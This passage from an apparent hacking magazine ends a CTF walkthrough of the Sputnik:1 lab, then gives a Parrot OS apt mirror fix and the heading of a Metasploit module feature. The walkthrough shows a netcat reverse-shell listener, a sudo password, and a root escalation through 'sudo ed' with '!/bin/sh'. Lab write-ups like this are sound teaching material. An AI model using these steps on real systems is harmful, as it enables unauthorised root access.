text editor in Linux with minimal interface which makes it easier for users to work with it. Just like "vi" editor we can escape to a shell with this editor.




```
nc ┌─[kalyan@parrot]─[~]
└──╼ $nc -lvp 6000
Listening on [0.0.0.0] (family 0, port 6000)
Connection from 192.168.41.179 45256 received!
id
uid=1001(splunk) gid=1001(splunk) groups=1001(splunk)
python -c 'import pty;pty.spawn("/bin/bash")'
splunk@sputnik:/$ sudo -l
sudo -l
[sudo] password for splunk: ameer_says_thank_you_and_good_job

Matching Defaults entries for splunk on sputnik:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User splunk may run the following commands on sputnik:
    (root) /bin/ed
splunk@sputnik:/$ 
```

I run the "ed" command with sudo and type command !/bin/sh command to get to a shell with root privileges. The "id" command confirms the root privileges.



```
splunk@sputnik:/$ sudo ed
sudo ed
!/bin/sh
!/bin/sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Next, I get to the root folder to have a look at the flag.



```
# cat flag.txt
cat flag.txt
 _________________________________________
/ Congratulations!                        \
|                                         |
| You did it!                             |
|                                         |
| Thank you for trying out this challenge |
| and hope that you learn a thing or two. |
|                                         |
| Check the flag below.                   |
|                                         |
| flag_is{w1th_gr34t_p0w3r_c0m35_w1th_gr3 |
| 4t_r3sp0ns1b1l1ty}                      |
|                                         |
| Hope you enjoy solving this challenge.  |
| :D                                      |
|                                         |
\ - ameer (from hackstreetboys)           /
 -----------------------------------------
      \                    / \  //\
       \    |\___/|      /   \//  \\
            /0  0  \__  /    //  | \ \
           /     /  \/_/    //   |  \  \
```


With this, we finish this Capture The Flag challenge of Sputnik : 1. In our next Issue, we will be back with a new CTF challenge.

FIXING "MiRROR NOT FOUND" ERROR IN PARROT OS

FIX IT


One of our readers has asked us for a solution to the problem he faced while updating some tools or running apt-get update on his Parrot OS system. Here is the screenshot of the problem he was experiencing while running an update operation.

Before fixing this problem, let us see why this error occurs. As our readers may already have noticed, we install anything in linux machines using a command "apt".The 'apt' program installs or gets the packages from particular sources. These sources are listed in a file called sources.list which is usually located in the /etc/apt/ directory. The error below occurs because "apt" is unable to resolve the source address given in the sources.list file.




```
After this operation, 1,060 MB of additional disk space will be used.
Err:1 http://mirrordirector.archive.parrotsec.org/parrot stable/main i386 libncursesw6 i386 6.1+2018
1013-2
  Something wicked happened resolving 'mirrordirector.archive.parrotsec.org:http' (-5 - No address a
ssociated with hostname)
Err:2 http://mirrordirector.archive.parrotsec.org/parrot stable/main i386 libtinfo-dev i386 6.1+2018
1013-2
  Something wicked happened resolving 'mirrordirector.archive.parrotsec.org:http' (-5 - No address a
ssociated with hostname)
Err:3 http://mirrordirector.archive.parrotsec.org/parrot stable/main i386 libncurses-dev i386 6.1+20
181013-2
  Something wicked happened resolving 'mirrordirector.archive.parrotsec.org:http' (-5 - No address a
ssociated with hostname)
Err:4 http://mirrordirector.archive.parrotsec.org/parrot stable/main i386 binutils i386 2.31.1-16
  Something wicked happened resolving 'mirrordirector.archive.parrotsec.org:http' (-5 - No address a
ssociated with hostname)
Err:5 http://mirrordirector.archive.parrotsec.org/parrot stable/main i386 binutils-common i386 2.31.
1-16
  Something wicked happened resolving 'mirrordirector.archive.parrotsec.org:http' (-5 - No address a
ssociated with hostname)
Err:6 http://mirrordirector.archive.parrotsec.org/parrot stable/main i386 libbinutils i386 2.31.1-16
  Something wicked happened resolving 'mirrordirector.archive.parrotsec.org:http' (-5 - No address a
ssociated with hostname)
Err:7 http://mirrordirector.archive.parrotsec.org/parrot stable/main i386 binutils-i686-linux-gnu i3
86 2.31.1-16
  Something wicked happened resolving 'mirrordirector.archive.parrotsec.org:http' (-5 - No address a
```

Now let's see how to fix it. In Parrot OS, the /etc/apt/sources.list file is empty but the configuration can be found in the /etc/apt/sources.list.d/parrot.list file. Open that file using any text editor. You can see the sources in it as shown below.



```
## stable repository
deb http://mirrordirector.archive.parrotsec.org/parrot stab
#deb-src http://mirrordirector.archive.parrotsec.org/parrot
```

Delete the second and third line entirely and replace them with entries as shown below.



```
## stable repository
deb https://deb.parrotsec.org/parrot stable main contrib non-free
#deb-src https://deb.parrotsec.org/parrot stable main contrib non-free
```

Save the changes and run the update process now. This should fix the problem.

CMSMS Showtime2 File Upload RCE Module

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

CMS Made Simple (CMSMS) Showtime2 File Upload RCE Module

